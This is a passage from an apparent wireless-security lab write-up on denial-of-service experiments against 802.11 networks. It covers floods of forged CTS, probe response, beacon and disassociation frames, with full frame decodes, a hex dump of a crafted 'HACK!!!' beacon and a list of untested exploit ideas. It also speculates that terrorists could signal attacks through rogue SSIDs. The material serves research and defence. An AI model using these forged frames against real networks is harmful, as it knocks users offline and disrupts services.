Reply from 10.1.1.87: bytes=32 time=60ms TTL=60
Reply from 10.1.1.87: bytes=32 time=37ms TTL=60
Reply from 10.1.1.87: bytes=32 time=8ms TTL=60
```

Summary: It appears that by just using the 802.11 CTS or RTS frame and generating packets a fast as an adapter possibly can with the Duration field set to its middle or maximum value can impact a wireless cell. Sending the packets at lower rates and in a drip like manner also caused the cell to be impacted.

The impact noted here was just one attacker and one client on a single empty cell. The impact can possibly be far worse with a single attacker on a busy cell or multiple attackers sending CTS frames to the same busy or lightly used cell thus rendering the cell useless. These CTS frames can be spoofed and sent anonymously and do not require any association or authentication process thus circumventing any security in place.

Experiment #2   Retry 1 or 0 ACK exploit to force re-association

Goal: Set the Retry Field bit to cause a Smurf attack of Acks or just a flood of Acks to disrupt the cell's FSMs.

Exploit of the retry field to any type of Management, Control or Data frame to disrupt the state machine of the cell. Requires knowledge of Access Point's MAC address or another station's MAC address to send the retry to.

Try using known station on cell spoofed address or a completely made up station MAC address. Works with or without encryption in place.

Can one slow down the AP processor with a flood of generic frames with the Retry bit set thus causing the AP to check its queue to retry???
Status: Not finished testing.

Experiment #3 Attacks using rogue Probe Response frames to disrupt the cell

Goal: Using a spoofed or captured probe response packet from the AP and re-send it with different Capabilities options set to impact existing clients or prevent new client's from associating.

First test: Tested a Probe Response frame by changing Channel number, IBSS, ESS and together at the same time and set beacon interval, but no real impact to the CELL was realized. Here is the Probe Response packet used in the experiment:

```
Packet Info
  Flags:             0x00000000
  Status:            0x00000000
  Packet Length:       168
  Timestamp:           19:13:00.921875000 01/25/2006
  Data Rate:          2   1.0 Mbps
  Channel:            6  2437MHz  802.11bg
  Signal Level:        55%
  Signal dBm:          -40
  Noise Level:         0%
  Noise dBm:           -99
802.11 MAC Header
  Version:            0
  Type:              %00  Management
  Subtype:            %0101  Probe Response
Frame Control Flags:    %00000000
                    0... .... Non-strict order
                    .0.. .... Non-Protected Frame
                    ..0. .... No More Data
                    ...0 .... Power Management - active mode
                    .... 0... This is not a Re-Transmission
                    .... .0.. Last or Unfragmented Frame
                    .... ..0. Not an Exit from the Distribution System
                    .... ...0 Not to the Distribution System

  Duration:           314  Microseconds
  Destination:         FF:FF:FF:FF:FF:FF  Ethernet Broadcast
  Source:            00:13:C4:64:A1:F0
  BSSID:              00:13:C4:64:A1:F0
  Seq Number:          1494
  Frag Number:          0
802.11 Management - Probe Response
  Timestamp:           5292807506  Microseconds
  Beacon Interval:      100
  Capability Info:     %0000010011111111
                    0....... ........ Immediate Block Ack Not Allowed
                    .0...... ........ Delayed Block Ack Not Allowed
                    ..0..... ........ DSSS-OFDM is Not Allowed
                    ...0.... ........ Reserved
                    ....0... ........ APSD is not supported
                    .....1.. ........ G Mode Short Slot Time [9 microseconds]
                    ......0. ........ QoS is Not Supported
                    .......0 ........ Spectrum Mgmt Disabled
                    ........ 1....... Channel Agility
                    ........ .1...... PBCC
                    ........ ..1..... Short Preamble
                    ........ ...1.... Privacy Enabled
                    ........ ....1... CF Poll Requested
                    ........ .....1.. CF Pollable
                    ........ ......1. IBSS Type Network
                    ........ .......1 ESS Type Network
```

```
SSID
  Element ID:         0  SSID
  Length:           7
  SSID:             amilabs

Supported Rates
  Element ID:         1  Supported Rates
  Length:           8
  Supported Rate:     1.0  Mbps  (BSS Basic Rate)
  Supported Rate:     2.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:     5.5  Mbps  (Not BSS Basic Rate)
  Supported Rate:     6.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:     9.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:     11.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:     12.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:     18.0  Mbps  (Not BSS Basic Rate)

Direct Sequence Parameter Set
  Element ID:         3  Direct Sequence Parameter Set
  Length:           1
  Channel:           6

ERP Information
  Element ID:         42  ERP Information
  Length:           1
  ERP Flags:          %00000010
                   x... .... Reserved
                   .x.. .... Reserved
                   ..x. .... Reserved
                   ...x .... Reserved
                   .... x... Reserved
                   .... .0.. Not Barker Preamble Mode
                   .... ..1. Use Protection
                   .... ...0 Non-ERP Not Present


Extended Supported Rates
  Element ID:         50  Extended Supported Rates
  Length:           4
  Supported Rate:     24.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:     36.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:     48.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:     54.0  Mbps  (Not BSS Basic Rate)
```

Cisco Proprietary extensions left out for brevity

Second test: With the Privacy bit set and Short Preamble on a non privacy set cell, when I disable the client radio and then re-enable it to associate the generated packet to this client prevents it from associating. When this broadcast traffic is no longer generated to this client it associates rapidly. Here is the Probe Response packet used in the experiment.

Note: Many tests are listed in this experiment are using one frame but with the bits changed. Only the first test's frame is illustrated here.

```
Packet Info
  Flags:          0x00000000
  Status:         0x00000000
  Packet Length:      168
  Timestamp:         19:00:31.171875000 01/25/2006
  Data Rate:        2   1.0 Mbps
  Channel:          6  2437MHz  802.11bg
  Signal Level:       52%
  Signal dBm:        -43
  Noise Level:        0%
  Noise dBm:         -98
```

```
802.11 MAC Header
  Version:            0
  Type:              %00  Management
  Subtype:            %0101  Probe Response
Frame Control Flags:    %00000000
                        0... .... Non-strict order
                        .0.. .... Non-Protected Frame
                        ..0. .... No More Data
                        ...0 .... Power Management - active mode
                        .... 0... This is not a Re-Transmission
                        .... .0.. Last or Unfragmented Frame
                        .... ..0. Not an Exit from the Distribution System
                        .... ...0 Not to the Distribution System

  Duration:           314  Microseconds
  Destination:         FF:FF:FF:FF:FF:FF  Ethernet Broadcast
  Source:             00:13:C4:64:A1:F0
  BSSID:              00:13:C4:64:A1:F0
  Seq Number:         1962
  Frag Number:        0
802.11 Management - Probe Response
  Timestamp:          4548694172  Microseconds
  Beacon Interval:    100
  Capability Info:    %0000010000010001
                        0....... ........ Immediate Block Ack Not Allowed
                        .0...... ........ Delayed Block Ack Not Allowed
                        ..0..... ........ DSSS-OFDM is Not Allowed
                        ...0.... ........ Reserved
                        ....0... ........ APSD is not supported
                        .....1.. ........ G Mode Short Slot Time [9 microseconds]
                        ......0. ........ QoS is Not Supported
                        .......0 ........ Spectrum Mgmt Disabled
                        ........ 0....... Channel Agility Not Used
                        ........ .0...... PBCC Not Allowed
                        ........ ..0..... Short Preamble Not Allowed
                        ........ ...1.... Privacy Enabled
                        ........ ....0... CF Poll Not Requested
                        ........ .....0.. CF Not Pollable
                        ........ ......0. Not an IBSS Type Network
                        ........ .......1 ESS Type Network

SSID
  Element ID:         0  SSID
  Length:             7
  SSID:               amilabs



Supported Rates
  Element ID:         1  Supported Rates
  Length:             8
  Supported Rate:     1.0  Mbps  (BSS Basic Rate)
  Supported Rate:     2.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:     5.5  Mbps  (Not BSS Basic Rate)
  Supported Rate:     6.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:     9.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:     11.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:     12.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:     18.0  Mbps  (Not BSS Basic Rate)

Direct Sequence Parameter Set
  Element ID:         3  Direct Sequence Parameter Set
  Length:             1
  Channel:            6

ERP Information
  Element ID:         42  ERP Information
  Length:             1
  ERP Flags:          %00000010
                        x... .... Reserved
```

```
            .x.. .... Reserved
            ..x. .... Reserved
            ...x .... Reserved
            .... x... Reserved
            .... .0.. Not Barker Preamble Mode
            .... ..1. Use Protection
            .... ...0 Non-ERP Not Present
```

```
Extended Supported Rates
 Element ID:         50  Extended Supported Rates
 Length:           4
 Supported Rate:     24.0  Mbps  (Not BSS Basic Rate)
 Supported Rate:     36.0  Mbps  (Not BSS Basic Rate)
 Supported Rate:     48.0  Mbps  (Not BSS Basic Rate)
 Supported Rate:     54.0  Mbps  (Not BSS Basic Rate)
```

Cisco Proprietary extensions left out for brevity

When the same packet is sent to the broadcast address current ping performance suffers from 8ms to 500ms and some dropped pings are noted.

Control: With destination address set to broadcast same results as above are noted. When traffic generation ceases client immediately associates.

Third test: Same results are noted with a Probe Response frame with PBCC and Privacy bits set.

Fourth test: Sending a flood of broadcast Probe Response frames with just the Privacy bit set causes test workstation pings to become sluggish to the point of intermittent timeouts and hardware errors, 8ms pings to 1100ms were noted. Stopping the generated rogue traffic shows that the workstations pings recover quickly**.**

Fifth test: Same test as previous but with Capabilities bits of ESS and Channel Agility set to 1. Same results as previous test.

Sixth test: Same results with ping performance as above but with PBCC bit set.
However, with the Channel Agility bit set and flooded to all stations the test workstation will associate when its radio is enabled and the pings will succeed but eventually suffer from the performance issues noted earlier.

Seventh test: With all Capabilities bits set ping performance is sluggish to timeouts with existing clients. For new clients trying to associate during traffic flood with all bits set client cannot associate, when flood subsides client associates easily/quickly.

Eighth test: Change beacon interval to **FF** (9261ms) and flooded. The same results as previous test in terms of ping performance, long 1241ms ping times and long time outs and hardware errors were noted on the DOS ping window.

However, with a station to associate for the first time with the broadcasted probe responses of the larger beacon interval present the station will still associate with no problem.

Eighth test: Tested Probe Response frame with **no** Supported Rates in the Capabilities field. Flooded onto the network and new stations trying to associate during flood activity could not. Moment Probe Response flood is stopped client associates.

Ninth test: Tested Probe Response with Supported Rates in Capabilities field all set to “unknown rate”. Flooded Probe Response onto network and new stations trying to associate during flood cannot. The moment response flood is stopped client associates.

Experiment #4 Beacon plus timing maybe a TSF, NAV or channel exploit

Goal: Manipulating the Beacon Time Synchronization Functions to affect cell or workstation clocking. Remember that the CommView driver resets the NAV in generated packets.

Crafted a Beacon packet from one caught off the test cell, so to the workstation these flooded beacons look like valid beacons from a Cisco AP.

First test: Flood test cell with a Beacon frame of 0 timestamp**.**

No affect to existing associated stations noted.
No affect to new stations associating noted.

Second test: Flood test cell with above Beacon frame plus Fragment and Sequence number set to 0.

No affect to existing associated stations noted.
No affect to new stations associating noted.

Third test: Flood test cell with a Beacon frame with of NAV set to MAX of **32767 0xFF7F**

Send a flood of Beacons with bits set from above experiments and with NAV set to maximum in CSMA/CA. The workstations ping’s immediately time out and when the flood stops the pings resume immediately. Here is the Beacon frame used in the experiment:

```
Packet Info
  Flags:            0x00000000
  Status:           0x00000000
  Packet Length:      174
  Timestamp:          17:46:16.187500000 02/07/2006
  Data Rate:         2   1.0 Mbps
  Channel:           9  2452MHz  802.11bg
  Signal Level:       72%
  Signal dBm:         -23
  Noise Level:        0%
  Noise dBm:          -99
802.11 MAC Header
  Version:            0
  Type:              %00  Management
  Subtype:            %1000  Beacon
Frame Control Flags:    %00000000
                    0... .... Non-strict order
                    .0.. .... Non-Protected Frame
                    ..0. .... No More Data
                    ...0 .... Power Management - active mode
                    .... 0... This is not a Re-Transmission
                    .... .0.. Last or Unfragmented Frame
                    .... ..0. Not an Exit from the Distribution System
                    .... ...0 Not to the Distribution System

  Duration:           32767  Microseconds
  Destination:         FF:FF:FF:FF:FF:FF  Ethernet Broadcast
  Source:             00:13:C4:64:A1:F0
  BSSID:              00:13:C4:64:A1:F0
  Seq Number:          4005
  Frag Number:         0
802.11 Management - Beacon
  Timestamp:           0  Microseconds
  Beacon Interval:     100
  Capability Info:     %0000010000100001
                    0....... ........ Immediate Block Ack Not Allowed
                    .0...... ........ Delayed Block Ack Not Allowed
                    ..0..... ........ DSSS-OFDM is Not Allowed
                    ...0.... ........ Reserved
                    ....0... ........ APSD is not supported
                    .....1.. ........ G Mode Short Slot Time [9 microseconds]
                    ......0. ........ QoS is Not Supported
                    .......0 ........ Spectrum Mgmt Disabled
                    ........ 0....... Channel Agility Not Used
                    ........ .0...... PBCC Not Allowed
                    ........ ..1..... Short Preamble
                    ........ ...0.... Privacy Disabled
                    ........ ....0... CF Poll Not Requested
                    ........ .....0.. CF Not Pollable
                    ........ ......0. Not an IBSS Type Network
                    ........ .......1 ESS Type Network



SSID
  Element ID:         0  SSID
  Length:             7
  SSID:               amilabs

Supported Rates
  Element ID:         1  Supported Rates
  Length:             8
  Supported Rate:      1.0  Mbps  (BSS Basic Rate)
  Supported Rate:      2.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:      5.5  Mbps  (Not BSS Basic Rate)
  Supported Rate:      6.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:      9.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:      11.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:      12.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:      18.0  Mbps  (Not BSS Basic Rate)

Direct Sequence Parameter Set
  Element ID:         3  Direct Sequence Parameter Set
  Length:             1
  Channel:            9

Traffic Indication Map
```

```
 Element ID:        5  Traffic Indication Map
 Length:          4
 DTIM Count:        0
 DTIM Period:       2
 Bitmap Offset:      0  xxxx xxx.
 Traffic Ind.:      0  .... ...0
 Part Virt Bmap:      0x00

ERP Information
 Element ID:        42  ERP Information
 Length:          1
 ERP Flags:         %00000000
                   x... .... Reserved
                   .x.. .... Reserved
                   ..x. .... Reserved
                   ...x .... Reserved
                   .... x... Reserved
                   .... .0.. Not Barker Preamble Mode
                   .... ..0. Disable Use of Protection
                   .... ...0 Non-ERP Not Present


Extended Supported Rates
 Element ID:        50  Extended Supported Rates
 Length:          4
 Supported Rate:     24.0  Mbps  (Not BSS Basic Rate)
 Supported Rate:     36.0  Mbps  (Not BSS Basic Rate)
 Supported Rate:     48.0  Mbps  (Not BSS Basic Rate)
 Supported Rate:     54.0  Mbps  (Not BSS Basic Rate)
```

Cisco Proprietary extensions left out for brevity

Fourth test: Beacon frame with different channel numbers.

A Normal Beacon with NAV and Timestamp set to 0 is crafted for flooding.

The test lab cell is set to channel 9 and this experiments Beacons are set to channel 10.

When flooding the cell with Beacons set to channel 10 the client workstation, using a Proxim b/g card, when its radio is enabled associates, but scans channels constantly so the data rate is 1mbs and the pings of course don't work. The SSIDs are the same but because the card is receiving two beacons from the same AP but with different channels it appears that the card continues to search for another channel. This process of channel scanning is vendor dependant. The moment the flood is stopped the card accepts the correct beacon from the Cisco AP(in this case) channel 9 and associates and the pings work again. The trace from CommView during the generation shows the workstation trying to re-associate during this process by sending repeated Probe request frames with the Cisco AP responding with a Probe response. The Proxim client utility shows the card scanning channels and no IP address is set. The moment the flood stops the card's utility goes right to channel 9, the IP address that was set in the adapter is shown and the Pings worked.

Here is the Beacon frame used in the experiment.

```
Packet Info
  Flags:             0x00000000
  Status:            0x00000000
  Packet Length:       174
  Timestamp:          18:11:39.640625000 02/07/2006
  Data Rate:         2   1.0 Mbps
  Channel:           9  2452MHz  802.11bg
  Signal Level:       66%
  Signal dBm:         -29
  Noise Level:        0%
  Noise dBm:          -99
802.11 MAC Header
  Version:           0
  Type:              %00  Management
  Subtype:           %1000  Beacon
Frame Control Flags:    %00000000
                        0... .... Non-strict order
                        .0.. .... Non-Protected Frame
                        ..0. .... No More Data
                        ...0 .... Power Management - active mode
                        .... 0... This is not a Re-Transmission
                        .... .0.. Last or Unfragmented Frame
                        .... ..0. Not an Exit from the Distribution System
                        .... ...0 Not to the Distribution System

  Duration:          0  Microseconds
  Destination:        FF:FF:FF:FF:FF:FF  Ethernet Broadcast
  Source:            00:13:C4:64:A1:F0
  BSSID:             00:13:C4:64:A1:F0
  Seq Number:          920
  Frag Number:         0
802.11 Management - Beacon
  Timestamp:           0  Microseconds
  Beacon Interval:     100
  Capability Info:     %0000010000100001
                        0....... ........ Immediate Block Ack Not Allowed
                        .0...... ........ Delayed Block Ack Not Allowed
                        ..0..... ........ DSSS-OFDM is Not Allowed
                        ...0.... ........ Reserved
                        ....0... ........ APSD is not supported
                        .....1.. ........ G Mode Short Slot Time [9 microseconds]
                        ......0. ........ QoS is Not Supported
                        .......0 ........ Spectrum Mgmt Disabled
                        ........ 0....... Channel Agility Not Used
                        ........ .0...... PBCC Not Allowed
                        ........ ..1..... Short Preamble
                        ........ ...0.... Privacy Disabled
                        ........ ....0... CF Poll Not Requested
                        ........ .....0.. CF Not Pollable
                        ........ ......0. Not an IBSS Type Network
                        ........ .......1 ESS Type Network
SSID
  Element ID:         0  SSID
  Length:            7
  SSID:              amilabs

Supported Rates
  Element ID:         1  Supported Rates
  Length:            8
  Supported Rate:      1.0  Mbps  (BSS Basic Rate)
  Supported Rate:      2.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:      5.5  Mbps  (Not BSS Basic Rate)
  Supported Rate:      6.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:      9.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:      11.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:      12.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:      18.0  Mbps  (Not BSS Basic Rate)
```

```
Direct Sequence Parameter Set
  Element ID:          3  Direct Sequence Parameter Set
  Length:              1
  Channel:             10

Traffic Indication Map
  Element ID:          5  Traffic Indication Map
  Length:              4
  DTIM Count:          0
  DTIM Period:         2
  Bitmap Offset:       0  xxxx xxx.
  Traffic Ind.:        0  .... ...0
  Part Virt Bmap:      0x00

ERP Information
  Element ID:          42  ERP Information
  Length:              1
  ERP Flags:           %00000000
                       x... .... Reserved
                       .x.. .... Reserved
                       ..x. .... Reserved
                       ...x .... Reserved
                       .... x... Reserved
                       .... .0.. Not Barker Preamble Mode
                       .... ..0. Disable Use of Protection
                       .... ...0 Non-ERP Not Present


Extended Supported Rates
  Element ID:          50  Extended Supported Rates
  Length:              4
  Supported Rate:      24.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:      36.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:      48.0  Mbps  (Not BSS Basic Rate)
  Supported Rate:      54.0  Mbps  (Not BSS Basic Rate)
```

Cisco Proprietary extensions left out for brevity

Fifth test: Running the same test as above with the same Beacon frame with the same workstation already on channel 9 and while the pings continue causes the workstation’s pings to time out when the flood starts and resume with when the flood subsides.

Sixth test: Drip test of different channel Beacon frame generated at various pps rates.

Setting CommView to 100 pps, 10pps and even 1pps causes the same affect to the continuous pings. The pings fail intermittently and at higher pps speeds fail consistently and quickly. Even at 1pps this exploit causes problems. See trace with all three pps speeds used sequentially from 100 down to 1pps.

Other exploit tests within this experiment not completed:

- Beacon interval
- Rates
- Sending times

Experiment #5 Beacon Hacktivist SSID exploit

This type of exploit does not constitute a DoS attack but more of an activist or temporal graffiti activity. This exploit has probably been done before but it is a fun one to execute.

First test: Using a captured or created Beacon frame one can set the SSID field in the Beacon frame to send a message to all the wireless users. For example instead of the usual SSID like one can put in a message like "Hackers Unite!!" Since the SSID can contain up to 32 characters a small sentence can be placed in it. By sending the Beacon in a drip or flooded manner most people will see the message in their laptop's or computer's wireless card utility software that manages the choice of access point they connect to.

The message will appear as just another AP to the user but named in a manner that may not be suitable. Users with XP or other utilities may have the new "AP" and message pop up while they are working. Or users connecting for the first time will see this as well in their list of found wireless network in range. Wireless Security tools and IDS will also log this message. Combining this type of beacon frame with a DoS exploit to force users to re-associate may give the user the opportunity to see the spoofed AP with the activist message.


Flooding this Beacon frame with the message using a high gain antenna and power amplifier can cause this spoofed "AP" with it's "message" to appear in homes or businesses miles away.

This Beacon can be sent on any channel or multiple channels and it will be picked up by adjacent channels too so the message does get around. Depending on the client's wireless card's utility the SSID may be recorded as just another AP to associate to regardless of security used and its SSID entry may sit in a card's utility AP list for hours or days after the flood has ceased, vendor dependant of course.

A message like this disguised as an AP could also be used by terrorists within a city to communicate a point to start an attack. For example a terrorist bomber could send a rogue beacon from a laptop with an amplifier and high gain antenna from a car or apartment near a public WiFi hotspot and another terrorist can look for this Beacon frame with the message in his laptop or PDA's scanning utility and act upon receipt of this message. This could be a form of open communication between two terrorists with in a local WiFi cell also just using a laptop or PDA capable of sending a rogue beacon.

This has been tested with some amusement at AMILABS using the Rooftop Stumbler antennas and amplifier. http://www.amilabs.com/rooftopstumbler.htm

Here is the CommView generated Beacon packet



Send Packet

```
Wireless Packet Info
802.11
    Frame Control: 0x0080 (128)
        Protocol version: 0
        To DS: 0
        From DS: 0
        More Fragments: 0
        Retry: 0
        Power Management: 0
        More Data: 0
        WEP: 0
        Order: 0
        Type: 0 - Management
        Subtype: 8 - Beacon
    Duration: 0x0000 (0)
    Destination Address: FF:FF:FF:FF:FF:FF
    Source Address: 00:13:C4:64:A1:F0
    BSS ID: 00:13:C4:64:A1:F0
    Fragment Number: 0x0000 (0)
    Sequence Number: 0x0B91 (2961)
Beacon
    Timestamp: 916.685202 sec
    Beacon Interval: 0x0064 (100) - 102.400 msec
    Capability Information: 0x0421 (1057)
        ESS: 1
        IBSS: 0
        CF-Pollable: 0
        CF-Poll Request: 0
        Privacy: 0
        Short Preamble: 1
        PBCC: 0
        Channel Agility: 0
    SSID: HACK!!!
    Supported rates
        1 Mbps
        2 Mbps
        5.5 Mbps
```


```
0x00: 80 00 00 00 FF FF FF FF FF FF 00 13 C4 64 A1 F0  €...ÿÿÿÿÿÿ..Äd¡ð
0x10: 00 13 C4 64 A1 F0 10 B9 92 81 A3 36 00 00 00 00  ..Äd¡ð.¹'□£6....
0x20: 64 00 21 04 00 07 48 41 43 4B 21 21 21 01 08 82  d.!...HACK!!!..,
0x30: 04 0B 0C 12 16 18 24 03 01 09 05 04 00 02 00 00  ......$.........
0x40: 2A 01 00 32 04 30 48 60 6C 85 1E 00 00 84 00 0F  *..2.0H`l…...„..
0x50: 00 FF 03 19 00 48 41 43 4B 21 21 21 21 21 21 00  .ÿ...HACK!!!!!!.
0x60: 00 00 00 00 00 01 00 00 25 DD 06 00 40 96 01 01  ........%Ý..@–..
0x70: 00 DD 05 00 40 96 03 03 DD 16 00 40 96 04 00 02  .Ý..@–..Ý..@–...
0x80: 07 A4 00 00 23 A4 00 00 42 43 00 00 62 32 00 00  .¤..#¤..BC..b2..
0x90: DD 18 00 50 F2 02 01 01 02 00 03 A4 00 00 27 A4  Ý..Pò......¤..'¤
0xA0: 00 00 42 43 5E 00 62 32 2F 00                    ..BC^.b2/.
```

Packet Generator

Packet size: 170 ● Continuously

Packets per second: 1 ○ 1 time(s)

Below is a snapshot of AiroPeek NX logging the rogue Beacon with it's SSID message



Node	ESSID	Channel	Encryption	Trust	Cur. Signal	Max. Signal	Bytes Sent	Byte
leahl	leahl						0	
Linksys:F6:99:72	leahl	11		Unknown	3	11	151,919	
Linksys:69:A4:CF		11		Unknown	5	6	362	
HACK!!!	HACK!!!						0	
00:13:C4:64:A1:F0	HACK!!!	11		Unknown	19	28	14,442	
ESSID Unknown	ESSID Unknown						0	
00:0F:B5:E7:3A:F8	ESSID Unknown	11		Unknown			0	
00:12:F0:9C:1E:56		11		Unknown	1	4	267	
BSSID Unknown	ESSID Unknown						0	
01:00:5E:7F:FF:FD		11		Unknown			0	
01:00:5E:7F:FF:FA		11		Unknown			0	
01:00:5E:00:00:09		11		Unknown			0	
01:00:5E:00:00:01		11		Unknown			0	
Proxim:0A:F5:22		11		Unknown	18	28	1,380	
NETGEAR	NETGEAR						0	
Intel:4A:B6:6A		11		Unknown	2	2	92	
Ethernet Broadcast		11		Unknown			0	
Askey:8A:40:60		11		Unknown	19	26	4,184	
0x000000000000	0x000000000000						0	
Asustek:5A:47:D5	0x000000000000	11	TKIP	Unknown	44	48	404,477	

Other experiments using Disassociation frames and Reason codes.

1. Generating a broadcast Disassociation frame from a specific BSSID on a real cell with a client pinging a workstation on the distribution system. The frames caused a significant DoS when continually sent. Once stopped the workstation will recover but this can disrupt networks. The reason code was set to 3 "De-authentication because sending station is leaving has left IBSS or ESS"

2. A second test sending a Disassociation frame to a specific station rears similar results. Sending one frame causes the machine to disassociate then re-associate re-authenticate and arp. Sending continuously causes a DoS and pings time out.

As you can see even with one frame type there can be many different knobs to turn/test to determine a negative affect against the FSM and system services of workstations or access points.

Other 802.11 MAC frame exploits not yet tested

The flowing pages outline some of the other possible 802.11x MAC frame exploits and ideas that should be tested. This type of information gleaned from such testing could benefit the security community, wireless network architects and manufactures and developers so they can build the tools to look for such exploits, dampen them or apply a solution in future chip and MAC FSM functionality.

All tests listed should be conducted at different speed rates.
Test with Basic rate set plus Extended rate sets.

Overview of some possible exploits

Below is just a high level list of some of the exploits and may be duplicated in the more specific list following.

1. CFP bit set exploit to capture channel.
2. SIFS exploit
3. RSSI exploit
4. Broadcast SSID/NULL probe exploit?
5. PSP on Null frame with Power Management bit flipped to cause AP to flush queued frames exploit. From specified MAC address of course.
6. CTS to self MAC exploit – channel capture.
7. DoS with just rogue Ack frames.
8. Adjacent NAV attack choose frame.
9. Broadcast Disassociation frames exploit.
10. NAV and Ack attack to make all stations in cell virtually collide, use actual MAC address or spoofed address.
11. DTIM and Beacon timer exploit? Disrupt up the synchronization of the cell or cells.
12. Protection bit set ripple exploit across multiple indoor or outdoor cells – See CWNP paper at www.cwnp.com.
13. NULL FUNCTION frames for Power bit to force workstation traffic to be queued up at AP.
14. SSID field exploit - fill in broadcast to fill homes and businesses with activist message on all channels.
15. CTS or CTS to self exploit to create an 803.11b protection ripple storm happen on all APs.
16. Beacon to force Non ERP protection on one or more APs.
17. Order bit exploit to take control of channel. Channel capture/starvation flood?
18. Duplicate frame generation to Smurf Acks DoS.
19. Sequence/Control field for sequence number generation to make all stations work to remove spoofed duplicates of sequence number frames. A DoS same for retry bit set to 1. Does this cause retransmission Ack flood?
20. Beacon sequence number generation to disrupt up Beacons and make all stations work to remove/flush duplicate Beacons. DoS? FSM interpret Dos?
21. Test possible DoS from different PHYs. Sync. preambles to cause all other stations to resynchronize at the PHY.
22. DSS-OFDM bit set with large frame for a DoS of mixed mode cells?
23. 802.1X/EAP MAC layer exploit using the initial Open Authentication and Association frames for just the EAP frames but use that open state for some kind of 802.11 MAC DoS or EAP re-sync. Basically, can one launch an attack on the BSS/ESS before a station is EAP authenticated?

Outline of MAC frame field exploits

